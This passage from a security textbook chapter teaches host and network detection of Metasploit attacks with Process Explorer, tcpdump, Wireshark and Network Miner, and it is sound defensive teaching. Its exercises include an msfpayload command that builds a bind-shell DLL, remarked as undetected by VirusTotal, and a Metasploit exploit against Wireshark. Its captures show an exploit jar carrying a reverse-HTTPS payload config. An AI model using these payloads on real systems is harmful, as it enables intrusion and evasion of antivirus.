       72: explorer.exe
     2076: iexplore.exe
     2124: iexplore.exe
     2228: VBoxTray.exe
     2296: FlashUtil ActiveX.exe
```

Similarly, tasklist shows only the usual set of applications, including Internet Explorer and the Flash plug-in.

C:\Windows\system32>tasklist

Image Name	PID	Session Name	Session#	Mem Usage
System Idle Process	 0	Services	0	20 K
System	4	Services	0	660 K
Output Deleted				
explorer.exe	72	Console	1	51,584 K
iexplore.exe	2076	Console	1	22,992 K
iexplore.exe	2124	Console	1	60,184 K
VBoxTray.exe	2228	Console	1	5,972 K
FlashUtil_ActiveX.exe	2296	Console	1	6,688 K
audiodg.exe	2756	Services	0	8,160 K
cmd.exe	2928	Console	1	2,360 K
conhost.exe	2936	Console	1	5,924 K
tasklist.exe	2012	Console	1	5,160 K
WmiPrvSE.exe	2424	Services	0	5,336 K

Process Explorer shows a pair of Internet Explorer processes: the second (2124) a child of the first (2076). It also shows a new instance of svchost.exe, running the Flash Player Plugin. All of these applications are running with verified signatures, and without being flagged by VirusTotal.

le <u>Options</u> <u>View</u> <u>Process</u> Fj			1121		1.		
🛃 🙆 🚍 🖲 🚍 🚳 🚰	× #	1					
ocess	CPU	Private Bytes	Working Set	PID Description	Company Name	Verified Signer	VirusTotal
System	0.15	116 K	664 K	4			
Interrupts	0.41	0 K	0 K	n/a Hardware Interrupts and DPCs			
smss.exe		272 K	776 K	284 Windows Session Manager	Microsoft Corporation	(Verified) Microsoft Windows	0/54
Csrss.exe		1,208 K	3.072 K	372 Client Server Runtime Process	Microsoft Corporation	(Verified) Microsoft Windows	0/54
wininit.exe		808 K	3.088 K	436 Windows Start-Up Application	Microsoft Corporation	(Verified) Microsoft Windows	0/53
- services.exe		3,836 K	5,896 K	516 Services and Controller app	Microsoft Corporation	(Verified) Microsoft Windows	0/53
svchost.exe		2.548 K	7,272 K	620 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft Windows	0/54
Rash Util_ActiveX.exe		2.296 K	6,700 K	2296 Adobe® Flash® Player Utility	Adobe Systems Incorporated	(Verified) Microsoft Windows	0/54
WmiPrvSE.exe		1,608 K	5,340 K	2052 WMI Provider Host	Microsoft Corporation	(Verified) Microsoft Windows	0/52
VBoxService.exe		1,628 K	4,472 K	648 VirtualBox Guest Additions S		(Verified) Oracle Corporation	0/53
svchost.exe		2,676 K	5,468 K	700 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft Windows	0/54
svchost.exe		12,924 K	16,912 K	776 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft Windows	0/54
audiodg.exe		6,656 K	8,152 K	2756 Windows Audio Device Grap	Microsoft Corporation	(Verified) Microsoft Windows	0/54
svchost.exe		13,444 K	25,576 K	928 Host Process for Windows S	Microsoft Corporation	(Verfied) Microsoft Windows	0/54
svchost.exe		6,616 K	12,284 K	976 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft Windows	0/54
svchost.exe		29,840 K	25,552 K	308 Host Process for Windows S	Microsoft Corporation	(Verfied) Microsoft Windows	0/54
a das Host.exe		2,492 K	6,620 K	1792 Device Association Framewo	Microsoft Corporation	(Verified) Microsoft Windows	0/54
svchost.exe		8,448 K	11,204 K	740 Host Process for Windows S	Microsoft Corporation	(Verfied) Microsoft Windows	0/54
spoolsv.exe		2,752 K	8,044 K	1064 Spooler SubSystem App	Microsoft Corporation	(Verified) Microsoft Windows	0/54
svchost.exe	0.01	14,204 K	14,436 K	1088 Host Process for Windows S	Microsoft Corporation	(Verfied) Microsoft Windows	0/54
svchost.exe		2,752 K	6,160 K	1648 Host Process for Windows S	Microsoft Corporation	(Verified) Microsoft Windows	0/54
SearchIndexer.exe	0.01	14,440 K	11,188 K	1996 Microsoft Windows Search I	Microsoft Corporation	(Verified) Microsoft Windows	0/54
taskhostex.exe	1.00	5,120 K	9,260 K	1952 Host Process for Windows T	Microsoft Corporation	(Verified) Microsoft Windows	0/54
sass.exe		3,216 K	7,580 K	524 Local Security Authority Proc	Microsoft Corporation	(Verified) Microsoft Windows	0/52
Csrss.exe	0.29	1,436 K	16,968 K	444 Client Server Runtime Process	Microsoft Corporation	(Verified) Microsoft Windows	0/54
winlogon.exe		1,340 K	7,712 K	484 Windows Logon Application	Microsoft Corporation	(Verified) Microsoft Windows	0/54
dwm.exe	0.16	29.056 K	48,652 K	784 Desktop Window Manager	Microsoft Corporation	(Verified) Microsoft Windows	0/54
explorer.exe	0.02	22.912 K	64,732 K	72 Windows Explorer	Microsoft Corporation	(Verified) Microsoft Windows	0/54
E Aiexplore.exe	0.11	6,032 K	22,992 K	2076 Internet Explorer	Microsoft Corporation	(Verified) Microsoft Windows	0/54
iexplore.exe	0.08	40,776 K	60,200 K	2124 Internet Explorer	Microsoft Corporation	(Verified) Microsoft Windows	0/53
VBoxTray.exe	< 0.01	1.636 K	5.972 K	2228 VirtualBox Guest Additions Tr	Oracle Corporation	(Verified) Oracle Corporation	0/53
E cmd.exe		1.512 K	2,364 K	2928 Windows Command Processor	Microsoft Corporation	(Verified) Microsoft Windows	0/54
conhost.exe		1,104 K	5,968 K	2936 Console Window Host	Microsoft Corporation	(Verified) Microsoft Windows	0/54
Directory exe		2.248 K	7,840 K	2736 Sysintemals Process Explorer	Sysintemals - www.sysintemals.com	(Verified) Microsoft Corporation	0/54
procexp64.exe	1.30	16,332 K	34,788 K		Sysintemals - www.sysintemals.com	(Verified) Sysinternals	0/54
	<						

*Figure 3-7.* Process Explorer after a Successful Adobe Flash Player Shader Buffer Overflow Attack on Windows 8 using the Meterpreter Payload with Reverse HTTPS

The connection to the attacker's system is difficult to detect. In general, it does not appear in the TCP/IP tab of the processes in Process Explorer, it does not appear in TCPView, and it does not appear in netstat, unless the attacker is making extensive use of the connection between the systems at that moment. Downloading a large file, for example, is again sufficient for the connection to briefly appear. The connections are not associated with the Flash plug-in, but instead associated with the child Internet Explorer process (PID 2124).

If the attacker leaves Meterpreter and starts a Windows command shell on the target using the Meterpreter shell command, then two new processes are spawned: a conhost.exe whose parent is cmd.exe whose parent is the child Internet Explorer process. Even then, unless the attacker is actively and extensively using the network, the connection does not appear in TCPView.

This attack did not spawn a second process, making its detection on the target more difficult. On the other hand, if the Internet Explorer process is killed, the attacker loses their connection.

## **Network Tools**

In a physical network, hardware taps and span ports are used to send copies of network traffic to one or more sensors. For a smaller test network consisting of virtual machines running on the same virtualization solution (VMWare or VirtualBox), then the virtualization tools can be used. On VMWare Workstation with a Windows host, any guest network card in promiscuous mode can see all of the traffic on its virtual network. In VirtualBox, a virtual network adapter can be placed in promiscuous mode only if allowed by the network settings for the adapter. To view or update the settings, navigate the VirtualBox main menu for the guest through Devices ➤ Network Settings. Select the adapter, and from the Advanced Menu configure promiscuous mode.

To capture packets on a Linux host for later analysis, use tcpdump. This tool is installed by default on most Linux distributions, including all of the distributions described in Chapter 1. To use tcpdump to capture packets to a file, for example traffic, run (as root)

arcturus:~ # tcpdump -w traffic

Of course, if this runs sufficiently long, the file becomes quite large. To ensure that the destination file does not grow indefinitely, specify the size of the file (in MB) with the -C option. This does not stop the capture though. Subsequent data is stored in the file traffic1, then traffic2, and so on. Now though the individual file sizes remain fixed, the process still attempts to fill the entire disk. The -W option is used to rotate the output through the specified number of rotating files. The command

```
arcturus:~ # tcpdump -C 100 -W 5 -w traffic
```

collects network traffic, and stores the results in traffic0 until it collects 100 MB of data; then it stores the results in traffic1 until it fills, on through traffic4. When the last file fills, the original traffic0 is be overwritten with new data, and so on.

Wireshark is an excellent tool used to analyze captured packets. It is possible to use tcpdump to do so, but tcpdump lacks a graphical user interface. It is also possible to use Wireshark directly to capture packets, and this is often reasonable for small captures to help debug a network problem.

Wireshark is not installed by default on most Linux systems. The installation method varies with the distribution:

- CentOS: yum install wireshark-gnome
- OpenSuSE: zypper install wireshark
- Ubuntu/Mint: apt-get install wireshark

A Windows installer is available from the Wireshark page at https://www.wireshark.org/download.html. That page also has links to older versions of Wireshark.

To analyze multiple packet capture files, they must first be merged. The simplest way to do so is to drag and drop the files into Wireshark. Wireshark does have the ability to merge two packet capture files (navigate the main menu through File ➤ Merge), but this only functions on two files at a time, and one must already be saved.

The default Wireshark display breaks into three panes. The top pane provides a column-based list of the received frames/packets; the middle pane summarizes the details of the frame/packet broken down by component; the bottom pane is the raw data from the frame/packet. Figure 3-8 shows captured traffic. The highlighted frame, number 11, is an Ethernet frame containing a UDP packet from the Google nameserver at 8.8.8.8 returning with the results of a DNS query.

		Testing.pcap - Wireshark		$\odot$ $\odot$ $\otimes$
File Edit View Go Ca	apture <u>A</u> nalyze <u>S</u> tatistic	1	-	
		: 🏟 💠 🔶 🕺	<u>ک</u> ک	
Filter:		✓ Expressio	n Clear	r Apply
No. Time i S	Source	Destination	Protoco :	Info
1 0.000000 7	72.21.91.29	10.0.2.250	TCP	http > 34548 [FIN, ACK] Seq=1 Ack
2 0.000193 1	10.0.2.250	72.21.91.29		34548 > http [FIN, ACK] Seq=1 Ack
3 0.000198 7	72.21.91.29	10.0.2.250	TCP	http > 34548 [ACK] Seq=2 Ack=2 Wi
4 5.663682 6	53.245.216.132	10.0.2.250	TLSv1	Encrypted Alert
5 5.663694 6	53.245.216.132	10.0.2.250		https > 54219 [FIN, ACK] Seq=28 /
6 5.663843 1	10.0.2.250	63.245.216.132		54219 > https [ACK] Seq=1 Ack=28
7 5.663939 1	10.0.2.250	63.245.216.132		54219 > https [FIN, ACK] Seq=1 Ac
8 5.663941 6	53.245.216.132	10.0.2.250	TCP	https > 54219 [ACK] Seq=29 Ack=2
9 8.015598 1	10.0.2.250	8.8.8.8	DNS	Standard query A www.towson.edu
10 8.015692 1	10.0.2.250	8.8.8.8		Standard query AAAA www.towson.ec
11 8.061621 8	3.8.8.8	10.0.2.250	DNS	Standard query response CNAME www
12 8.061632 8	3.8.8.8	10.0.2.250	DNS	Standard query response CNAME www
13 8.061856 1	0.0.2.250	136.160.171.30	TCP	32904 > http [SYN] Sea=0 Win=2920 >
	s on wire (872 bits),			
Internet and the second s				Co_5c:13:b7 (08:00:27:5c:13:b7)
	Src: 8.8.8.8 (8.8.8.8			
	ocol, Src Port: domair	(53), Dst Port: 4943	7 (49437	/)
>-Domain Name System	(response)			
0000 08 00 27 5c 13	b7 52 54 00 12 35 00	08 00 45 00 V) E	श5	F
0010 00 5f 0a a2 00				
0030 00 02 00 00 00			w ww.tov	
0040 6e 03 65 64 75 0 0050 00 00 01 2b 00			w ww1	
0060 01 00 01 00 00	01 2h 00 04 88 a0 ah	10 4		V
😑 Frame (frame), 109 byte	es Packets: 3	154 Displayed: 3154 Marke	d: 0 Load	time: Profile: Default

Figure 3-8. Wireshark 1.4.6 on OpenSuSE 12.1

Packets and frames in the list are color coded by type. Additional columns can be included in the list. One particularly useful column is the absolute time that the packet was received. Right-click on the column headers and select Column Preferences. Select Add; for the Field Type select Absolute Time, and give the column a name.

The Statistics entry in the main menu provides an entry point for a number of tools that summarize the properties of the packet capture. For example, Protocol Hierarchy breaks down the packets by type.

- See	Protocol nission Control Protocol cure Socket Layer	100.00 % 100.00 % 100.00 % 95.18 %	3154 3154	100.00 % 100.00 %	2553021 2553021 2553021	0.508 0.508 0.508	
vullet - Internet I vullet - Transr vullet - See	nission Control Protocol	100.00 % 95.18 %	3154	100.00 %	2553021		
v-Transr │	nission Control Protocol	95.18 %				0.508	
- See		-	3002	00.26.14			
	ure Socket Layer			99.26 %	2534115	0.504	
v− Hyp	,	4.44 %	140	6.34 %	161743	0.032	
	ertext Transfer Protocol	10.21 %	322	9.56 %	244130	0.049	
-	Line-based text data	0.63 %	20	0.62 %	15744	0.003	
-	Compuserve GIF	0.29 %	9	0.17 %	4467	0.001	
	Portable Network Graphics	1.08 %	34	0.95 %	24219	0.005	
-	IPEG File Interchange Format	1.20 %	38	1.24 %	31619	0.006	
-	Media Type	0.06 %	2	0.03 %	760	0.000	
L	Online Certificate Status Protocol	0.03 %	1	0.03 %	842	0.000	
↓– User [	atagram Protocol	4.82 %	152	0.74 %	18906	0.004	
Do	main Name Service	4.82 %	152	0.74 %	18906	0.004	

Figure 3-9. Protocol Hierarchy Statistics

Wireshark collects packets into conversations, which have the same endpoints. To view all of the TCP conversations, navigate the main menu through Statistics > Conversation List > TCP (IPv4 & IPv6). The Follow Stream button shows the content of the conversation in a range of formats, including ASCII.

10.0.2.2503454872.21.91.29http318016010.0.2.2505421963.245.216.132https5321212010.0.2.25032904136.160.171.30http511475 81418215 81210.0.2.2503855074.125.226.1http2920 852132 98710.0.2.2505674672.21.91.19http2418 178986710.0.2.2505674772.21.91.19http7434425410.0.2.25032908136.160.171.30http322265 17713812 94510.0.2.25032909136.160.171.30http377369 64612312 24110.0.2.25032910136.160.171.30http253238 3448611 40310.0.2.25032911136.160.171.30http256251 0498611 00910.0.2.25032912136.160.171.30http256251 0498611 00910.0.2.25032912136.160.171.30http133417671810.0.2.25049469198.8.71.228http113417671810.0.2.25054387205.251.242.194http811595662					onversations: 4				-
10.0.2.2505421963.245.216.132https5321212010.0.2.25032904136.160.171.30http511475 81418215 81210.0.2.2503855074.125.226.1http2920 852132 98710.0.2.2505674672.21.91.19http2418 178986710.0.2.2505674772.21.91.19http7434425410.0.2.25032908136.160.171.30http322265 17713812 94510.0.2.25032909136.160.171.30http377369 64612312 24110.0.2.25032910136.160.171.30http253238 3448611 40310.0.2.25032911136.160.171.30http256251 0498611 00910.0.2.25032912136.160.171.30http13 417671810.0.2.25032912136.160.171.30http13 417671810.0.2.25032912136.160.171.30http13 417671810.0.2.25054387205.251.242.194http61 026456510.0.2.25054387205.251.242.194http81 1595662	Address A	: Port A			Packets	Bytes	Packets A->B	Bytes A->B	Ρ
10.0.2.25032904136.160.171.30http5114758141821581210.0.2.2503855074.125.226.1http292085213298710.0.2.2505674672.21.91.19http2418178986710.0.2.2505674772.21.91.19http7434425410.0.2.25032908136.160.171.30http3222651771381294510.0.2.25032909136.160.171.30http3773696461231224110.0.2.25032910136.160.171.30http253238344861140310.0.2.25032911136.160.171.30http3402853201421369510.0.2.25032912136.160.171.30http256251049861100910.0.2.25032912136.160.171.30http11337671810.0.2.25049469198.8.71.228http113417671810.0.2.25054387205.251.242.194http61026456510.0.2.2503635772.21.91.188http811595662	10.0.2.250	34548	72.21.91.29	http	3	180	1	60	
10.0.2.2503855074.125.226.1http292085213298710.0.2.2505674672.21.91.19http2418178986710.0.2.2505674772.21.91.19http7434425410.0.2.25032908136.160.171.30http3222651771381294510.0.2.25032909136.160.171.30http3773696461231224110.0.2.25032910136.160.171.30http253238344861140310.0.2.25032911136.160.171.30http3402853201421369510.0.2.25032912136.160.171.30http256251049861100910.0.2.25032912136.160.171.30http1133417671810.0.2.25054387205.251.242.194http61026456510.0.2.2503635772.21.91.188http811595662	10.0.2.250	54219	63.245.216.132	https	5	321	2	120	
10.0.2.2505674672.21.91.19http2418.178986710.0.2.2505674772.21.91.19http7434425410.0.2.25032908136.160.171.30http322265 17713812.94510.0.2.25032909136.160.171.30http37736964612312.24110.0.2.25032910136.160.171.30http2532383448611.40310.0.2.25032911136.160.171.30http3402853201421369510.0.2.25032912136.160.171.30http256251049861100910.0.2.25032912136.160.171.30http113417671810.0.2.25054387205.251.242.194http61026456510.0.2.2503635772.21.91.188http811595662	10.0.2.250	32904	136.160.171.30	http	511	475 814	182	15 812	
10.0.2.2505674772.21.91.19http7434425410.0.2.25032908136.160.171.30http3222651771381294510.0.2.25032909136.160.171.30http3773696461231224110.0.2.25032910136.160.171.30http253238344861140310.0.2.25032911136.160.171.30http3402853201421369510.0.2.25032912136.160.171.30http256251049861100910.0.2.25032912136.160.171.30http113417671810.0.2.25054387205.251.242.194http61026456510.0.2.2503635772.21.91.188http811595662	10.0.2.250	38550	74.125.226.1	http	29	20 852	13	2 987	
10.0.2.25032908136.160.171.30http322265 17713812 94510.0.2.25032909136.160.171.30http377369 64612312 24110.0.2.25032910136.160.171.30http253238 3448611 40310.0.2.25032911136.160.171.30http340285 32014213 69510.0.2.25032912136.160.171.30http256251 0498611 00910.0.2.25049469198.8.71.228http113 417671810.0.2.25054387205.251.242.194http61 026456510.0.2.2503635772.21.91.188http81 1595662	10.0.2.250	56746	72.21.91.19	http	24	18178	9	867	
10.0.2.25032909136.160.171.30http37736964612312 24110.0.2.25032910136.160.171.30http2532383448611 40310.0.2.25032911136.160.171.30http3402853201421369510.0.2.25032912136.160.171.30http256251049861100910.0.2.25032912136.160.171.30http1133417671810.0.2.25049469198.8.71.228http113417671810.0.2.25054387205.251.242.194http61026456510.0.2.2503635772.21.91.188http811595662	10.0.2.250	56747	72.21.91.19	http	7	434	4	254	
10.0.2.250       32910       136.160.171.30       http       253       238       344       86       11       403         10.0.2.250       32911       136.160.171.30       http       340       285       320       142       13       695         10.0.2.250       32912       136.160.171.30       http       256       251       049       86       11       009         10.0.2.250       49469       198.8.71.228       http       11       3       417       6       718         10.0.2.250       54387       205.251.242.194       http       6       1       026       4       565         10.0.2.250       36357       72.21.91.188       http       8       1       159       5       662	10.0.2.250	32908	136.160.171.30	http	322	265 177	138	12 945	
10.0.2.250       32911       136.160.171.30       http       340       285       320       142       13       695         10.0.2.250       32912       136.160.171.30       http       256       251       049       86       11       009         10.0.2.250       49469       198.8.71.228       http       11       3       417       6       718         10.0.2.250       54387       205.251.242.194       http       6       1026       4       565         10.0.2.250       36357       72.21.91.188       http       8       1159       5       662	10.0.2.250	32909	136.160.171.30	http	377	369 646	123	12 241	
10.0.2.250         32912         136.160.171.30         http         256         251         049         86         11         009           10.0.2.250         49469         198.8.71.228         http         11         3         417         6         718           10.0.2.250         54387         205.251.242.194         http         6         1         026         4         565           10.0.2.250         36357         72.21.91.188         http         8         1         159         5         662	10.0.2.250	32910	136.160.171.30	http	253	238 344	86	11 403	
10.0.2.250         49469         198.8.71.228         http         11         3 417         6         718           10.0.2.250         54387         205.251.242.194         http         6         1 026         4         565           10.0.2.250         36357         72.21.91.188         http         8         1 159         5         662	10.0.2.250	32911	136.160.171.30	http	340	285 320	142	13 695	
10.0.2.250         54387         205.251.242.194 http         6         1 026         4         565           10.0.2.250         36357         72.21.91.188 http         8         1 159         5         662	10.0.2.250	32912	136.160.171.30	http	256	251 049	86	11 009	
10.0.2.250 36357 72.21.91.188 http 8 1159 5 662	10.0.2.250	49469	198.8.71.228	http	11	3 417	6	718	
	10.0.2.250	54387	205.251.242.194	http	6	1 026	4	565	
10.0.2.250 36358 72.21.91.188 http 54 52 488 17 1 708	10.0.2.250	36357	72.21.91.188	http	8	1 1 5 9	5	662	
	10.0.2.250	36358	72.21.91.188	http	54	52 488	17	1 708	

#### Figure 3-10. TCP Conversations

This just scratches the surface of what can be done with Wireshark. See the Notes and References section for some excellent resources.

Another useful tool for analyzing packet captures is Network Miner, available from http://www.netresec.com/?page=NetworkMiner. Network Miner is a Windows tool that provides a
searchable graphical interface to the contents of a packet capture. In addition to tracking the hosts and
sessions in a capture, Network Miner lists all of the DNS requests and extracts the transferred images and
the files.




Figure 3-11. Network Miner

## Detect: Java JAX-WS Remote Code Execution

Chapter 2 demonstrated how to attack a Mint 13 system running Firefox 12.0 and Java 7 Update 5 with the Java Applet JAX-WS Remote Code Execution attack. Set up a Kali offensive system and a Mint 13 target; also set up a Linux system running tcpdump to capture the packets sent between the attacker and the target. Run the attack using the Java Meterpreter payload running through a reverse HTTPS connecting back to the attacker on TCP/443. Use Meterpreter to interact with the victim system to ensure that some interesting network traffic is generated.

Open the resulting packet capture in Wireshark and examine the list of conversations. One set of conversations goes from the victim to the attacker on port 8080 (http-alt); this is the request that spawned the attack. Second, and far more numerous are conversations starting from the victim going to the attacker on port 443 (https). This is how the attacker interacts with the victim.

$\odot$				TCF	<sup>o</sup> Conversatio	ns:attack0			$\odot$
				TCP	Conversa	tions: 38			
Address A	Port A	Address B	Port B	Packets	Bytes	Packets A->B	Bytes A->B	Packets A<-B	Bytes A<-B
10.0.2.24	36741	10.0.2.250	http-alt	10	1 613	6	993	4	ι ε
10.0.2.24	36742	10.0.2.250	http-alt	42	28 373	19	2 031	23	3 26 3
10.0.2.24	52876	10.0.2.251	https	48	35 922	18	1 766	30	34 1
10.0.2.24	52877	10.0.2.251	https	56	45 190	20	2 068	36	6 43 1
10.0.2.24	52878	10.0.2.251	https	20	4 618	11	2 354	9	22
10.0.2.24	52879	10.0.2.251	https	26	4 485	14	1 998	12	2 24
10.0.2.24	52880	10.0.2.251	https	22	4 221	12	1 817	10	24
10.0.2.24	52881	10.0.2.251	https	24	4 4 1 6	13	2 0 3 2	11	L 23
10.0.2.24	52882	10.0.2.251	https	24	4 322	13	1 895	11	L 24
10.0.2.24	52883	10.0.2.251	https	20	3 818	11	1 474	9	23
10.0.2.24	52884	10.0.2.251	https	20	3 898	11	1 634	9	22
10.0.2.24	52885	10.0.2.251	https	26	4 485	14	1 998	12	2 24
10.0.2.24	52886	10.0.2.251	https	22	4 221	12	1 817	10	24
10.0.2.24	52887	10.0.2.251	https	24	4 4 6 4	13	2 080	11	23
10.0.2.24	52888	10.0.2.251	https	28	5 110	15	2 510	13	3 26
10.0.2.24	52889	10.0.2.251	https	19	2 920	11	2 028	8	β ε
10.0.2.24	52890	10.0.2.251	https	23	3 985	13	1 618	10	23
10.0.2.24	52891	10.0.2.251	https	20	2 682	11	1 644	9	9 10
10.0.2.24	52892	10.0.2.251	https	22	4 253	12	1 929	10	23
10.0.2.24	52893	10.0.2.251	https	24	4 400	13	1 920	11	24
10.0.2.24	52894	10.0.2.251	https	24	4 688	13	2 304	11	23
10.0.2.24	52895	10.0.2.251	https	26	4 485	14	1 998	12	2 24
10.0.2.24	52896	10.0.2.251	https	26	4 485	14	1 998	12	2 24
10.0.2.24	52897	10.0.2.251	https	23	3 985	13	1 618	10	23
10.0.2.24	52898	10.0.2.251	https	22	2 783	12	1 722	10	) 10
10.0.2.24	52899	10.0.2.251	https	23	3 985	13	1 618	10	23
<			00	Š.					>
👩 Help	Co	py					F	ollow Stream	💥 Close

*Figure 3-12.* Conversations between Attacker and Victim of Java Applet JAX-WS Remote Code Execution Attack using Java Meterpreter through Reverse HTTPS

Following the stream for the initial conversation shows that the attacker served a .jar file with an apparently randomly generated name.

```
GET /bob/ HTTP/1.1
Host: 10.0.2.250:8080
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:12.0) Gecko/20100101 Firefox/12.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
HTTP/1.1 200 0K
Content-Type: text/html
Connection: Keep-Alive
Server: Apache
Content-Length: 120
<html><head></head></body><applet archive="vNKmgSE.jar" code="Exploit.class" width="1"
height="1"></applet></body></html>
```

Analysis of the second port 8080 (http-alt) conversation shows the victim receiving what appears to be a Metasploit payload containing the URL for the reverse connection.

```
GET /bob/vNKmgSE.jar HTTP/1.1
accept-encoding: pack200-gzip, gzip
content-type: application/x-java-archive
User-Agent: Mozilla/4.0 (Linux 3.2.0-23-generic) Java/1.7.0 05
Host: 10.0.2.250:8080
Accept: text/html, image/gif, image/jpeg, *; q=.2, */*; q=.2
Connection: keep-alive
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Connection: Keep-Alive
Server: Apache
Content-Length: 8151
PK.....EA...*...*...metasploit.datSpawn=2
URL=https://10.0.2.251:443/INITJM
PK......E........metasploit/PK.....E....E....s....metasploit/Payload.
class.Y.|.....cf'C.....0#.9.!..j.A..d.1...;!+...;.`....U{.U.KmS.V..&....^Z.V[....nm..
{3...n.P....o...}.
```

... Output Deleted ...

The conversations on port 443 are more difficult to understand. As expected, the content is encrypted, and following the stream provides no useful data.

Though the traffic is encrypted, the TLS handshake shows unusual behavior. Open the TLSv1 Server Hello packet, and examine the data for the certificate's issuer. In this example, it has the following content.

```
id-at-commonName=qkmchy.yqbbzmjcc.7s1vlvmrgw.org
id-at-organizationName=AqmuKxoybTrZCtrwn
id-at-localityName=WeXCIrwdwgSyxZQq
id-at-stateOrProvinceName=IA
id-at-countryName=US
```

Though the certificate is structurally valid, it is clear than much of the data is randomly generated.

Considering the different HTTPS conversations together as a group, two facts stand out. The victim communicates with the attacker in bursts, each using a different destination port on the attacker. This explains why the connections were so difficult to notice during the host-based analysis. The timing of the connection attempts from the victim to the attacker is also suspicious. Examining the relative start time for the connections, they appear to go out from the victim roughly every five seconds, with some allowance for repeated requests. Indeed, a sample of the relative start times in this example shows this pattern.

*Table 3-1.* Selection of relative start times for connections from victim to attacker, grouped to better show the pattern

18.34911	23.43268	28.55013	33.65936	38.68675	43.71235	48.72271	53.74891
18.37575	23.46016	28.55637					53.75341
18.40018	23.48418	28.5829					53.77647
	23.51262	28.60756					
	23.5189	28.63172					

### EXERCISES

- The tool ss is a Linux tool comparable to netstat. Test out the tool, and the effect of the options -1 (listening ports) -a (all ports) -p (process listing) -e (extended information) -i (internal information) -t (TCP) and -u (UDP).
- Run one or more of the Sysinternals tools from the network via live.sysinternals.com/tools.
- 3. Use the Sysinternals tool pslist from the command line to list the running processes, and use pskill to kill a process.
- Compare and contrast TCPLogView http://www.nirsoft.net/utils/tcp\_log\_ view.html with Sysinternals TCPView.
- 5. Wireshark is vulnerable to direct attack. Install Wireshark 1.4.4 on a Windows system, and use the Metasploit module exploit/windows/misc/wireshark\_packet\_dect to gain a shell on the target.
- 6. Install the Microsoft Network Monitor, available from http://www.microsoft. com/en-us/download/details.aspx?id=4865. Use it to capture packets during a Metasploit attack against a browser using the reverse HTTPS Meterpreter payload. Can you identify the Meterpreter traffic in the packet capture?
- 7. (Advanced) The command

```
msfpayload windows/shell_bind_tcp LPORT=4444 R | msfencode -t dll -o test.dll
```

is used to create raw (R) shellcode for a Windows shell that binds to port 4444 on a system. This is piped to an encoder that converts the result to a .dll and stores the result in the output file test.dll.

Copy test.dll to a Windows system, and run it using rundll32.exe

C:\> rundll32.exe test.dll,1

Connect to the listening shell by configuring /exploit/multi/handler.

Despite the fact that test.dll is purely shellcode, notice that Process Explorer reports the application as signed, and Virus Total does not see it as suspicious.

## Notes and References

### Linux Tools

The current runlevel of a Linux system can also be found with the command runlevel.

One of the columns in the output from w command is the TTY for each user. There are physical devices, represented by ttyn for some number n, and slave pseudo-terminals, represented by pts/n for some number n. Although a tty was originally meant to refer to a single physical device, on modern Linux systems, the same physical hardware is usually bound to each available tty. Each time a new bash shell is started, a new slave pseudo-terminal is created.

A user physically at a Linux system can change the tty that they use. If a graphical user interface is started, press CTRL+ALT+F8. Then to change to tty1 press ALT+F1, to change to tty2 press ALT+F2, and so on. For more information, read the manual page for console. The manual pages for tty and pts provide additional information.

Because data for the commands who or w come from the file system, you can write your own code to directly query the data. The man page for utmp provides information on how to access the data it provides in C. Here is a sample C program that reads the data from /var/run/utmp and prints it to the screen.

Program 3-1. C program userlist.c to query data from /var/run/utmp

```
/* userlist.c
* Sample program to query data from /var/run/utmp
* Compile: gcc userlist.c -o userlist
* Run: ./userlist
*/
#include<fcntl.h>
#include<stdio.h>
#include<stdlib.h>
#include<unistd.h>
#include<utmp.h>
void print record type(short type){
   if(type == EMPTY)
                             printf("
                                       Invalid Record\n");
                             printf("
   if(type == RUN LVL)
                                       Change in run level\n");
   if(type == BOOT TIME)
                             printf("
                                       System boot time\n");
                             printf("
                                       Time after system clock change\n");
   if(type == NEW TIME)
                             printf("
   if(type == OLD TIME)
                                       Time before system clock change\n");
   if(type == INIT PROCESS) printf("
                                       Process spawned by init\n");
   if(type == LOGIN_PROCESS) printf("
                                       Session for user login\n");
   if(type == USER_PROCESS) printf("
                                       Normal process\n");
   if(type == DEAD PROCESS) printf("
                                       Terminated process\n");
}
```

```
int main(int agrc, char* argv[]) {
   struct utmp utmp entry;
   int utmp fd;
   utmp fd = open(UTMP FILE, 0 RDONLY);
   if(utmp fd < 0) {
     perror("Error opening utmp file");
     exit(1);
   }
  while( read(utmp fd, &utmp entry, sizeof(utmp entry))){
     printf("Log name: %s\n", utmp_entry.ut_name);
     print record type(utmp entry.ut type);
     printf(" PID: %i\n", utmp_entry.ut_pid);
     printf(" TTY: %s\n", utmp_entry.ut_line);
     printf(" User: %s\n", utmp entry.ut user);
     printf(" Host: %s\n", utmp_entry.ut_host);
}
  exit(0);
}
```

Installation of the GNU accounting tools on OpenSuSE systems running on VirtualBox may throw some errors apparently related to VirtualBox Guest Additions. Indeed on an OpenSuSE 11.3 system (as an example) running on VirtualBox, the installation process yields the following.

```
vega:/etc/zypp/repos.d # zypper install acct
Loading repository data...
Reading installed packages...
Resolving package dependencies...
The following NEW package is going to be installed:
 acct
1 new package to install.
Overall download size: 54.0 KiB. After the operation, additional 124.0 KiB will be used.
Continue? [y/n/?] (y): y
Retrieving package acct-6.3.5-823.1.i586 (1/1), 54.0 KiB (124.0 KiB unpacked)
Retrieving: acct-6.3.5-823.1.i586.rpm [done]
Installing: acct-6.3.5-823.1 [done]
Additional rpm output:
insserv: script jexec is broken: incomplete LSB comment.
insserv: missing `Required-Stop:' entry: please add even if empty.
insserv: script jexec is broken: incomplete LSB comment.
```

